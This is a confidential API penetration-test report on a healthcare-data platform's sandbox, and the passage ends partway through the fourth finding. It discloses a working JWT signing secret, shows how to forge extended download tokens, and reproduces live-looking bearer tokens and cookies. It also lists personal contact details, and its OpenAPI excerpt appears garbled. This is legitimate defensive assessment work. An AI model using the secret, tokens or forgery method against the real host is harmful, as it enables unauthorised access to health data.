

Commercial In Confidence

ProCheckUp

CYBER SECURITY EXPERTS

Technical Report

FiL090226JH - API Testing

FITFILE Group Limited

March 11th, 2026



Commercial In Confidence

Contents

Non-Disclosure Statement.....	3
Legal Notice	3
Disclaimer	3
How to use this report.....	4
Executive Summary	4
Scope of Testing.....	4
Restrictions on Testing	4
Test Results.....	4
CVSS Scoring System.....	4
Project Details.....	5
1 Executive Summary	6
1.1 Introduction	6
1.2 Issues Identified	7
1.2.1 Web API	7
1.3 Recommended Actions	8
1.3.1 Immediate Actions.....	8
1.3.2 Medium Term Actions	8
1.3.3 Long Term Actions	8
2 Scope of Testing.....	9
2.1 Initial Scope.....	9
3 Restrictions on Testing	10
3.1.1 API.....	10
4 Test Results.....	11
4.1.1 Web API	11
Appendix A – Severity Scale.....	36
Appendix B – Port Scans	37
B.1.1 sandbox-testing-1.fitfile.net	37

Commercial In Confidence

Non-Disclosure Statement & Legal Notice

Non-Disclosure Statement

This report has been made for FITFILE Group Limited. All information obtained during a ProCheckUp assessment about our customer's systems and assets including, but not limited to, its procedures and systems, is deemed privileged information and not for public dissemination. ProCheckUp Ltd pledge their commitment that this information will remain strictly confidential. This information will not be disclosed or discussed to any third party without the written consent of the customer.

Legal Notice

It is impossible to test an information system for 100% security within normal timeframes. This report does not constitute and should not be construed as a guarantee of the target's security.

Disclaimer

Efforts will be made to validate and verify all identified vulnerabilities. However, in instances where verification was not possible, the findings are included for completeness and to ensure transparency. FITFILE Group Limited are encouraged to further investigate any unverified vulnerabilities.

Commercial In Confidence

How to use this report

Executive Summary

This section provides an overview of the test background and details and gives an indication to the security posture of the overall environment.

Scope of Testing

This section details the scope agreed with FITFILE Group Limited before ProCheckUp testing was conducted.

Restrictions on Testing

This section details any problems that occurred which disrupted or prevented testing.

Test Results

This section details the results obtained whilst testing the targets and presents the HIGH to LOW severity vulnerabilities discovered. Each vulnerability includes an indication of its level of impact, a description, results and evidence and guidance on how it can be resolved. Finally, a list of associated references will be provided (where available) to enable the recipient to gain further understanding of the issue being presented.

CVSS Scoring System

ProCheckUp currently uses version 3.1 of the Common Vulnerability Scoring System (CVSS) when rating vulnerabilities discovered during security testing. CVSS is an open industry framework used to assess the severity of security vulnerabilities based on three distinct metrics:

- Base Metrics are associated with intrinsic characteristics of a vulnerability.
- Temporal Metrics are associated with evolving characteristics of a vulnerability.
- Environmental Metrics are associated with vulnerabilities that are dependent on environmental factors.

The outcome of these metrics is a score indicating the severity of the vulnerability and provides an accurate input to an enterprises prioritised approach to remediation. The CVSS scheme scores are grouped as follows:

- CVSS scored 9.0-10.0 would be considered CRITICAL severity.
- CVSS scored 7.0-8.9 would be considered HIGH severity.
- CVSS scored 4.0-6.9 would be considered MEDIUM severity.
- CVSS scored 0.1-3.9 would be considered LOW severity.

ProCheckUp use base metrics to build a traffic light system in their vulnerability reporting tables in the “Test Results” section of this report.

More information on the system we use to rate vulnerabilities can be found in [Appendix A](#).

Commercial In Confidence

Project Details

Item	Details
Testing Company	ProCheckUp Ltd
Website	www.procheckup.com
Project ID	FIL090226JH
Test Location	ProCheckUp Ltd 14 & 15 St George's Business Centre St George's Square Portsmouth PO1 3EZ
Customer Contact	Robin Mofakham
Telephone	07834 275510
Email	robin.mofakham@fitfile.com
Lead Consultant	Guy Newman
Consultant Contact Details	07825 885253 guy.newman@procheckup.com
Project Start	05/03/2026
Project Complete	11/03/2026

Document Control

Date	Action	Version	Author
12/03/2026	Initial Draft	0.1	Guy Newman
17/03/2026	Technical QA	0.2	Gurichha Kaur
17/03/2026	Draft Report	0.3	Danial Darwis
20/03/2026	QA Remediation	0.4	Guy Newman
25/03/2026	Second Technical QA	0.5	Tengku Zahasman
26/03/2026	General QA & Final Report	1.0	Danial Darwis

1 Executive Summary

1.1 Introduction

On 05/03/2026, ProCheckUp was commissioned to perform testing against an API for a FITFILE Group Limited environment. The API is part of a web application portal that provides a platform designed to securely access, process, link, and analyse large datasets from multiple healthcare sources.

The API authentication mechanism was found to be restrictive within the application, with underlying API endpoints enforcing a five-minute timeout for authentication tokens. This makes it highly effective at dissuading attackers from using the API alone as an attack vector. Overall, the API was generally well configured; however, several issues were identified that weaken the overall security, and some could potentially combine to create a broader attack surface.

A high-risk issue was identified for an API endpoint that allows downloading of data generated within the application. The token used is configured with a guessable secret, which allows the token to be modified, potentially enabling an attacker to gain extended access to downloadable content. This token can also be sent to the server without prior authentication. Additionally, a medium-risk issue was found where the token is transmitted in the URL, increasing the likelihood that it could be captured in logs or other systems. An attacker who gains access to the token could leverage this weakness more easily without relying on other attack methods.

The API also makes use of settings that allow arbitrary domains to be trusted, increasing the likelihood that malicious web servers could be used to attack the application. While the API alone may not be trivially exploitable, these settings introduce unnecessary risk and widen the attack surface. Furthermore, API documentation and definition data are exposed globally without authentication, allowing attackers or malicious users to more easily enumerate the API and identify valid requests and potential weaknesses.

Several lower-risk issues were also identified. The API accepts unsanitised input, which could potentially impact the system. Although the front end was not the primary focus of testing and appeared largely unaffected, poor input controls via the API could still affect downstream processes or systems unknown to the attacker. Protections for client connectivity include deprecated or weak options, and certain responses disclose details of the underlying environment and software, which could be leveraged by attackers to identify vulnerabilities. Additionally, the API does not enforce rate limiting, increasing the risk of overload and denial-of-service attacks.

Other observations, which currently do not have a material impact but could be considered as part of layered defences, include certificates approaching expiry that should be renewed, a security header that is disabled (providing additional protection for legacy browsers), and a content security policy that includes a potentially weak setting if the API is accessed via a standard browser and successful injection is found via unsanitised data entry. Finally, some documentation elements were noted to be outdated or no longer valid.

Overall, the API presents several attack surface and opportunities for further hardening that can be mitigated with relatively minimal reconfiguration changes.

Commercial In Confidence

1.2 Issues Identified

1.2.1 Web API

This section identifies the issues discovered on the web api tested during this engagement. Full details of the issues, together with detailed remediation advice, can be found in [Section 4 \(Test Results\)](#).

Issue ID	Issue	Issue Rating
API-1	JWT Weak HMAC Key Used on Downloads	 HIGH
API-2	Cross Origin Resource Sharing Allows Arbitrary Origin	 MEDIUM
API-3	API Documentation Exposed Globally	 MEDIUM
API-4	Sensitive Data Travels within URLs	 MEDIUM
API-5	Weak TLS Cipher Suite Supported	 LOW
API-6	Environment Information Disclosure	 LOW
API-7	Lack of Input Sanitisation	 LOW
API-8	Lack of Rate Limiting	 LOW
API-9	Cacheable Responses	 INFO
API-10	Certificate Due to Expire Soon	 INFO
API-11	Web Security Header Disabled	 INFO
API-12	Content Security Policy	 INFO
API-13	API Endpoint No Longer Used	 INFO

Commercial In Confidence

1.3 Recommended Actions

ProCheckUp recommends that the high, medium and low rated issues identified during this engagement should be subject to remedial work to ensure an increase in the security posture of the environment to protect it from attack. The following prioritised approach is recommended.

1.3.1 Immediate Actions

- Reconfigure weak JWT HMAC key used with downloads

1.3.2 Medium Term Actions

- Review and harden cross origin resource sharing configuration to prevent arbitrary origins
- Review user input handling and prevent risky inputs from being accepted on API parameters
- Limit access to API documentation and OpenAPI definitions using IP restrictions and/or authenticated access
- Remove obsolete TLS ciphers

1.3.3 Long Term Actions

- Prevent information disclosure
- Implement rate limiting protections
- Consider enabling legacy XSS protective header
- Renew certificate prior to expiry
- Harden content security policy

2 Scope of Testing

The scope for this engagement was agreed following e-mail communications between Robin Mofakham of FITFILE Group Limited and Jeremy Hennequin of ProCheckUp.

The aim of the test was to highlight vulnerabilities and attack avenues that could be utilised by an attacker to subvert the environment or gain access to sensitive information on the FitFile Limited environment.

The following targets were in scope for this test:

Target URLs	Test Type
https://sandbox-testing-1.fitfile.net/ffcloud	API testing - authenticated

Username(s)	User type
pcutest@procheckup.com	Manager
pcutest1@procheckup.com	Basic

2.1 Initial Scope

API Security Assessment

This activity assesses the security posture of in-scope APIs to determine whether they are resilient to unauthorised access, data manipulation, or abuse by external or internal attackers.

Key focus areas include:

- API authentication mechanisms, including OAuth flows, token issuance, and token lifetime management
- Authorisation enforcement at endpoint and object level
- Excessive data exposure and over-permissive responses
- Input handling, parameter tampering, and trust in client-supplied data
- Rate limiting, abuse controls, and protection against automated or bulk attacks
- Handling of sensitive operations and state-changing requests
- Integration with backend services, identity platforms, and other APIs
- Opportunities to pivot from API compromise into wider Azure resources or user identities

3 Restrictions on Testing

3.1.1 API

The API endpoint details were not provided with fully working queries or authentication details. This resulted in a delayed start for authenticated testing. Access was subsequently achieved by logging in to the front end user interface and copying the bearer token. Once access was obtained it was noted that the bearer token gets expired every 5 minutes and could also refresh following requests made to the web application making it challenging and highly manual to test for any length of time against an endpoint. The user interface also had to be used to identify and work out valid IDs to use within requests against the API which added to the manual nature of testing to get working requests. A targeted list of endpoints was provided to ensure core coverage of key endpoints.

4 Test Results

4.1.1 Web API

API-1 ●●●●● JWT Weak HMAC Key Used on Downloads (CVSS: 8.8)

The results download API endpoint uses a JSON Web Token (JWT) to authorise file downloads. The export process follows a two-step flow where a user first requests an export endpoint that returns a signed download URL containing a token. The token is then supplied to a separate download endpoint, which returns the exported data without requiring additional authentication (i.e., the normal Authorization bearer header is not used, instead the token gets passed in the URL).

During testing, it was identified that the download token is an HS256-signed JWT using a weak and predictable signing secret (super-secret-key). Because the secret is known, an attacker can forge arbitrary tokens and generate valid download URLs without interacting with the export endpoint or possessing valid authorisation. The download endpoint relies solely on the token for authorisation and does not require an authenticated session or Authorization header.

Results

When exporting results from a query plan, it was found that a weak key was used to sign the download JWT token.

HTTP Request:

```
GET
/ffcloud/api/v1/results/download?token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJyZXN1bHRJZCI6IjI1N2JlY2JhLWE5ZDktNGU4NC1iZTUyLTQ3MzUyOGQyMGI5MSIsImZvcmlhdCI6ImNzdiIsInVzZXJJZCI6ImF1dGgwFDY5YTg5YmM3M2I2NDg5Y2VkNWl0NTU5YSIsImZpbGVuYW11IjoieYXNkYXNkYXNkIiwiaWF0IjoxNzc2MjQ3MzY1LCJleHAiOjE3NzMyNDc0MjV9.oZmn2AMjjKPYIwGIXp9Gp5sGeJnh3z0D16wC7Wo9FYI HTTP/2
Host: sandbox-testing-1.fitfile.net
<snip>
```

HTTP Response:

```
HTTP/2 200 OK
Date: Wed, 11 Mar 2026 17:49:30 GMT
Content-Type: application/octet-stream
Vary: Origin
Content-Security-Policy: default-src 'self';base-uri 'self';font-src 'self' https: data:;form-action 'self';frame-ancestors 'self';img-src 'self' data:;object-src 'none';script-src 'self';script-src-attr 'none';style-src 'self' https: 'unsafe-inline';upgrade-insecure-requests
Cross-Origin-Opener-Policy: same-origin
Cross-Origin-Resource-Policy: same-origin
Origin-Agent-Cluster: ?1
Referrer-Policy: no-referrer
Strict-Transport-Security: max-age=31536000; includeSubDomains
X-Content-Type-Options: nosniff
X-Dns-Prefetch-Control: off
X-Download-Options: noopen
X-Frame-Options: SAMEORIGIN
X-Permitted-Cross-Domain-Policies: none
X-Xss-Protection: 0
Content-Disposition: attachment; filename="query-plan-IdentifiableDataTest-result-11-03-2026-16:56:14.csv"
Access-Control-Expose-Headers: Content-Disposition
Cf-Cache-Status: DYNAMIC
Nel: {"report_to":"cf-nel","success_fraction":0.0,"max_age":604800}
Report-To: {"group":"cf-nel","max_age":604800,"endpoints":[{"url":"https://a.nel.cloudflare.com/report/v4?s=YGq018p3gJPCQsei4ZHnjEPLsnG6cZybFg27M2kV3aeMd4ems1yBDhRGnHk<snip>"}]}
Server: cloudflare
```

Commercial In Confidence

Cf-Ray: 9dac65697a8c94fc-LHR

value
"100"
"200"

This key is using a weak signing key as show below:

The screenshot shows a JWT verification interface. On the left, a green box indicates 'Valid JWT' and 'Signature Verified'. Below this, a long JWT token is displayed. On the right, the 'DECODED PAYLOAD' section shows the following JSON:

```
{  "alg": "HS256",  "typ": "JWT"}
```

Below the payload, the 'JWT SIGNATURE VERIFICATION (OPTIONAL)' section is visible. It prompts the user to 'Enter the secret used to sign the JWT below:'. A red box highlights the 'SECRET' field, which contains the text 'Valid secret' and 'super-secret-key'.

Weak key

This allows signing of a new JWT token which allows modification of the expiration date and resultId, if known.

The screenshot shows a 'CLAIMS TABLE' section of a JWT verification tool. It displays a JSON object with the following claims:

```
{  "resultId": "297becba-a9d9-4e84-be52-473528d20b91",  "format": "csv",  "userId": "auth0|69a89bc73b6489ced5b4559a",  "filename": "asdasd",  "iat": 1773247365,  "exp": 1775247425}
```

A red box highlights the 'exp' field, which has been updated to 1775247425. A blue tooltip shows the corresponding date and time: 'Fri Apr 03 2026 21:17:05 GMT+0100 (British Summer Time)'.

Expiry updated to a later date and resigned

Host Affected

sandbox-testing-1.fitfile.net

Commercial In Confidence

Recommendations

JWT signing secrets must be strong, unpredictable, and securely managed. The application should replace the weak static secret with a sufficiently long, randomly generated secret stored securely using appropriate secret management practices. Secrets should not be hardcoded in application code or configuration files.

Additionally, the download endpoint should not rely solely on a token provided in the URL for authorisation (See also API-4). Access to exported data should require proper authentication and authorisation checks to ensure the requesting user is permitted to access the specified resource. If signed download tokens are required, they should be short-lived, tied to a specific user and resource, and validated alongside the authenticated user context to prevent unauthorized access.

Further information can be found at the following URL's:

- <https://jwtauditor.com/docs/jwt-vulnerabilities-guide.html>
- <https://github.com/wallarm/iwt-secrets/blob/master/iwt.secrets.list>

API-2



Cross Origin Resource Sharing Allows Arbitrary Origin (CVSS: 6.4)

The application and API supports trusting arbitrary origins which effectively disables the same-origin policy, allowing two-way interaction by third-party web sites. Unless the response consists only of unprotected public content, this policy is likely to present a security risk. As the site specifies the header Access-Control-Allow-Credentials: true, third-party sites may be able to carry out privileged actions and retrieve sensitive information. Even if it does not, attackers may be able to bypass any IP-based access controls by proxying through users' browsers .

Allowing arbitrary origins in Cross-Origin Resource Sharing (CORS) configuration significantly weakens the browser's same-origin security model. When a server responds with permissive headers such as Access-Control-Allow-Origin: * or dynamically reflects any supplied Origin header, it effectively permits any external website to make cross-origin requests to the application and read the responses within a user's browser context. If the application relies on browser authentication mechanisms (e.g. session cookies, bearer tokens stored in the browser, or integrated authentication), a malicious website could induce a victim's browser to make authenticated requests to the target application and retrieve sensitive responses, resulting in cross-origin data exposure. An attacker could for example host a malicious webpage that silently issues requests to the vulnerable application from a victim's browser and reads sensitive responses such as account data, API responses, or internal application information.

From an API perspective while permissive CORS configurations allowing arbitrary origins weaken the browser same-origin policy, practical exploitation depends on how authentication is implemented. In many modern APIs that use bearer tokens supplied in the Authorization header such as this one, browsers do not automatically attach these tokens to cross-origin requests unless the malicious page is able to access the token within the victim's browser context (for example via exposed JavaScript variables, insecure client-side storage, or another vulnerability such as cross-site scripting). As a result, exploitation is often non-trivial if the token is stored securely and not accessible to arbitrary web content, however the risk should not be ignored.

Results

The origin header can be set arbitrarily and the response allows credentials. An example request and response is shown below:

```
GET /ffcloud/api/v1/datasets HTTP/2
Host: sandbox-testing-1.fitfile.net
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:90.0) Gecko/20100101 Firefox/90.0
Accept: application/text
Authorization: Bearer
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImtpZCI6IjFMYWFXc2hhbGZGQ05kF40VNZODBreiJ9.eyJpc3MiOiJodHRwcz
```

Commercial In Confidence

```
ovL2ZpdGZpbGUtdGVzdC5ldS5hdXR0MC5jb20vIiwic3ViIjoieYXV0aDB8Nj1hODliMWFjYmE5MWZlNTVKNmViMWU5IiwiaWYXVkJpbImh0dHBzOi8vc2FuZGJveC10ZXN0aW5nLTUuZml0Zm1sZS5uZXQiXSwiaWF0IjoxNzcyODE0NTQwLCJleHAiOjE3NzI4MTQ4NDAsInNjb3BlIjoib3Blbm1kIHByb2ZpbGUgZW1hawwgY2ZmbGludV9hY2Nlc3MiLCJhenAiOiJSN3dVbU1tODV0c0p2Z3RL0G40MnVwUlhtYmc3aEVWVCIsInBlcm1pc3Npb25zIjpbXX0.C30Keyk50zfNj-QZxyXfkxWfAVGUKiC3iQI6CyuUAG0_Xuvp7Pio7K8xK80Z-jarIuEor7s9kJG9808aj9BCDn1tQK8F1xuQwd34JnbyKd8FgeB2HDrQpYt0GciJJUxqXuzKdCpiw1WBJe6uV3SdrFHZGqqMxAYpBVZDU00VY00IHPs6dIACy5TZr1Wb0ZxygYsf0R3zUSCxo6xMIdW0kjhbS1JBjc44y8YNkZrhaSc09-Hfh4j1d1kzgJSeJovY10dCw782XE2NpiV5pDVJyDujGk14Z1AbBk_fBBzf3NzAfIDxOF_WXwsrBkw3EMPQieK9a6a0oLCB04PvTnd_Ug
Origin: https://sandbox-testing-1.fitfilebnet
Cookie: __Secure-next-auth.callback-url=
<snip>
```

```
HTTP/2 200 OK
Date: Fri, 06 Mar 2026 16:29:49 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 13140
Vary: Origin
Access-Control-Allow-Origin: https://sandbox-testing-1.fitfilebnet
Access-Control-Allow-Credentials: true
Content-Security-Policy: default-src 'self';base-uri 'self';font-src 'self' https: data:;form-action 'self';frame-ancestors 'self';img-src 'self' data:;object-src 'none';script-src 'self';script-src-attr 'none';style-src 'self' https: 'unsafe-inline';upgrade-insecure-requests
Cross-Origin-Opener-Policy: same-origin
Cross-Origin-Resource-Policy: same-origin
Origin-Agent-Cluster: ?1
Referrer-Policy: no-referrer
Strict-Transport-Security: max-age=31536000; includeSubDomains
X-Content-Type-Options: nosniff
X-Dns-Prefetch-Control: off
X-Download-Options: noopen
X-Frame-Options: SAMEORIGIN
X-Permitted-Cross-Domain-Policies: none
X-Xss-Protection: 0
Cf-Cache-Status: DYNAMIC
<snip>
```

Host Affected

sandbox-testing-1.fitfile.net

Recommendations

Reconfigure CORS to only accept a trusted list of URLs rather than arbitrary origins. Ensure this is configured in production as well as testing accordingly.

Replace configuration that simply echoes the request origin:

Access-Control-Allow-Origin: <Origin header value>

With a static allowlist of trusted domains, for example:

Access-Control-Allow-Origin: https://sandbox-testing-1.fitfile.net

An example configuration assuming Nginx:

```
map $http_origin $cors_origin {
    default "";
    "~^https://sandbox-testing\.fitfile\.net$" $http_origin;
    "~^https://another\.example\.com$" $http_origin;
}
```

Commercial In Confidence

```
add_header Access-Control-Allow-Origin $cors_origin;  
add_header Access-Control-Allow-Credentials true;
```

If the CORS is handled by edge services such as Cloudflare which is known to be in use with the application/api then consult the vendor for further guidance.

Further information can be found at the following URL's:

- <https://cwe.mitre.org/data/definitions/942.html>
- <https://cheatsheetseries.owasp.org/cheatsheets/HTTP-Headers-Cheat-Sheet.html>
- https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/11-Client-side_Testing/07-Testing_Cross-Origin_Resource_Sharing
- https://enable-cors.org/server_nginx.html
- <https://developers.cloudflare.com/cache/cache-security/cors/>

API-3



API Documentation Exposed Globally (CVSS: 5.3)


The application exposes API-related documentation publicly without requiring authentication. This allows any user, including potential attackers, to access information that could aid in enumerating endpoints, understanding API functionality, and developing targeted attacks against the environment. While exploiting this information may be non-trivial due to the sensitivity and protections around the underlying data, exposing such documentation publicly represents an unnecessary risk and increases the attack surface.

This setup may be partly by design to allow developers to interact with the API requests in a more efficient way when integrating, however placing more stringent protections or enforcing authentication in line with the rest of the API access will ensure consistency and prevent attackers from enumerating the API requests.

Results


The following URLs expose detailed documentation unauthenticated about the API endpoints:

<https://sandbox-testing-1.fitfile.net/ffcloud/docs>



<https://sandbox-testing-1.fitfile.net/fitconnect/docs>

Commercial In Confidence



In addition, the OpenAPI definition is exposed without requiring any authentication at the following URL:

<https://sandbox-testing-1.fitfile.net/ffcloud/openapi.json>

```
GET /ffcloud/openapi.json HTTP/2
Host: sandbox-testing-1.fitfile.net
Cookie: __Host-next-auth.csrf-token=a3a705c0cf62d3187a7991fc50a1090d9db0a9bf9a0efd5327e847a0e33f2ff5%7C03e7c7ebb2b58abce60567380dd1b470125a32b17247011d7a3abb3b6c56af0a; __Secure-next-auth.callback-url=https%3A%2F%2Fsandbox-testing-1.fitfile.net
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-GB,en;q=0.9
Accept: application/json,*/*
Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Sec-Ch-Ua-Mobile: ?0
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://sandbox-testing-1.fitfile.net/ffcloud/docs
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
```

```
HTTP/2 200 OK
Date: Fri, 06 Mar 2026 12:21:31 GMT
Content-Type: application/json; charset=utf-8
Vary: Origin
Content-Security-Policy: default-src 'self';base-uri 'self';font-src 'self' https: data:;form-action 'self';frame-ancestors 'self';img-src 'self' data:;object-src 'none';script-src 'self';script-src-attr 'none';style-src 'self' https: 'unsafe-inline';upgrade-insecure-requests
Cross-Origin-Opener-Policy: same-origin
Cross-Origin-Resource-Policy: same-origin
Origin-Agent-Cluster: ?1
Referrer-Policy: no-referrer
Strict-Transport-Security: max-age=31536000; includeSubDomains
X-Content-Type-Options: nosniff
X-Dns-Prefetch-Control: off
```


Commercial In Confidence

```
X-Download-Options: noopen
X-Frame-Options: SAMEORIGIN
X-Permitted-Cross-Domain-Policies: none
X-Xss-Protection: 0
Cf-Cache-Status: DYNAMIC
Nel: {"report_to":"cf-nel","success_fraction":0.0,"max_age":604800}
Report-To: {"group":"cf-nel","max_age":604800,"endpoints":[{"url":"https://a.nel.cloudflare.com/report/v4?s=86fQXdtKVrwNfKszGmKdyVXNHrF0R7PanVzqVGokJRXS01rNxtDAetcm5qQTVhyc9VxWqorJVat1ITCx0blik7d0e5moA11i1NhytvPbSUKKgKI5d8zIksemU%3D"}]}
Server: cloudflare
Cf-Ray: 9d815219ab196394-LHR
```

```
{
  "openapi": "3.1.1",
  "info": {
    "title": "FITFILE Coordinator API",
    "description": "You can find out more about FITFILE at [https://fitfile.com](https://fitfile.com).",
    "version": "1.0.0",
    "servers": [
      {
        "url": "/ffcloud/api/v1",
        "security": [
          {
            "bearerAuth": []
          },
          {
            "OAuth2": []
          }
        ],
        "paths": {
          "/projects/external": {
            "post": {
              "summary": "Create new external project",
              "tags": ["Projects"],
              "requestBody": {
                "content": {
                  "application/json": {
                    "schema": {
                      "type": "object",
                      "properties": {
                        "id": {
                          "type": "string",
                          "format": "uuid",
                          "pattern": "^[0-9a-fA-F]{8}-[0-9a-fA-F]{4}-[1-8][0-9a-fA-F]{3}-[89abAB][0-9a-fA-F]{3}-[0-9a-fA-F]{12}|00000000-0000-0000-0000-000000000000$"
                        },
                        "name": {
                          "type": "string",
                          "dataSources": {
                            "type": "array",
                            "items": {
                              "type": "object",
                              "properties": {
                                "name": {
                                  "type": "string",
                                  "required": ["name"]
                                },
                                "ownerId": {
                                  "type": "string",
                                  "focus": {
                                    "type": "string",
                                    "minLength": 3,
                                    "maxLength": 30,
                                    "type": {
                                      "type": "string",
                                      "enum": ["Outcomes Tracking", "Cohort Identification", "Data Processing"]
                                    },
                                    "overview": {
                                      "type": "string",
                                      "minLength": 1,
                                      "maxLength": 4000,
                                      "aim": {
                                        "type": "string",
                                        "minLength": 1,
                                        "maxLength": 3000,
                                        "background": {
                                          "anyOf": [
                                            {
                                              "type": "string",
                                              "maxLength": 4000,
                                              "type": "null"
                                            }
                                          ],
                                          "privacyTreatment": {
                                            "minItems": 1,
                                            "type": "array",
                                            "items": {
                                              "type": "string",
                                              "enum": ["Anonymised", "Pseudonymised", "Identifiable"]
                                            }
                                          },
                                          "dataProcessing": {
                                            "type": "array",
                                            "items": {
                                              "type": "string",
                                              "enum": ["DQ Checks", "Data Model Standardisation", "Structuring"]
                                            }
                                          }
                                        }
                                      }
                                    }
                                  }
                                }
                              }
                            }
                          }
                        }
                      }
                    }
                  }
                }
              }
            }
          }
        }
      }
    ]
  }
}
```

Host Affected

sandbox-testing-1.fitfile.net

Recommendations

Given the type of data being handled (healthcare), ProCheckUp recommends restricting access to authenticated or internal users to reduce the likelihood of reconnaissance and potential misuse. Avoid exposing the API documentation globally and consider other protections such as IP address restrictions in conjunction with firewall rules for development integration purposes if required. Ideally authentication should be required for any access to API information or documentation.

Further information can be found at the following URL:

- <https://owasp.org/API-Security/editions/2023/en/0xa3-broken-object-property-level-authorization/>

API-4



Sensitive Data Travels within URLs (CVSS: 5.3)

The application and API sends a download token for retrieving data, potentially increases the risk of unauthorised access, token reuse, and replay attacks. It was noted that the token is short lived which however there is still a window of opportunity for attackers that allows downloads to retrieve potentially sensitive data depending on what has been generated.

When a token is embedded in the query string or path (e.g. <https://example.com/download?token=ABC123>), it may be recorded in web server logs, reverse proxy logs, browser history, monitoring systems, and application telemetry. These logs are often accessible to administrators, support personnel, or third-party logging platforms, which increases the likelihood of unintended disclosure. Additionally, URLs may be transmitted in plaintext in certain contexts such as HTTP referrer headers when users navigate to other sites, potentially exposing the token to external domains.

Commercial In Confidence

If the token grants authorisation to download files or access resources, disclosure of the URL effectively grants access to anyone who obtains it, particularly if the token is long-lived or not bound to a specific user session or IP address. URLs are also commonly shared accidentally through screenshots, email threads, browser auto-complete suggestions, and collaborative tools.

Results

A download token is passed on the parameter 'token' as shown in the following request:

Request

```
GET
/ffcloud/api/v1/results/download?token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJyZXN1bHRJZCI6IjE3MmEzNjNmLTlYzjUtdGg2NS05MjBiLTU3YWZjZjE5NjRiZiIsImZvcmlhdCI6ImNzdiIsInVzZXJJZCI6ImF1dGgwFDY5YTg5YmM3M2I2NDg5Y2VknWl0NTU5YSIsImZpbGVuYW11IjoicXVlcnktdGxhbi1JZGVudGlmYWFiVGVEYXRhVGZvdC1yZXN1bHQMTETMDMTmJAYNi0xNjo1NjoxNC5jc3YiLCJpYXQiOiJlE3NzMyNTQ5NDcsImV4cCI6MTc3MzI1NTAwN30.yxkVasDFWjdVT75Segc44T2FFEWDVQ0h11zfFmuBg34 HTTP/2
Host: sandbox-testing-1.fitfile.net
Cookie: __Host-next-auth.csrf-token=a3a705c0cf62d3187a7991fc50a,<snip>
Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
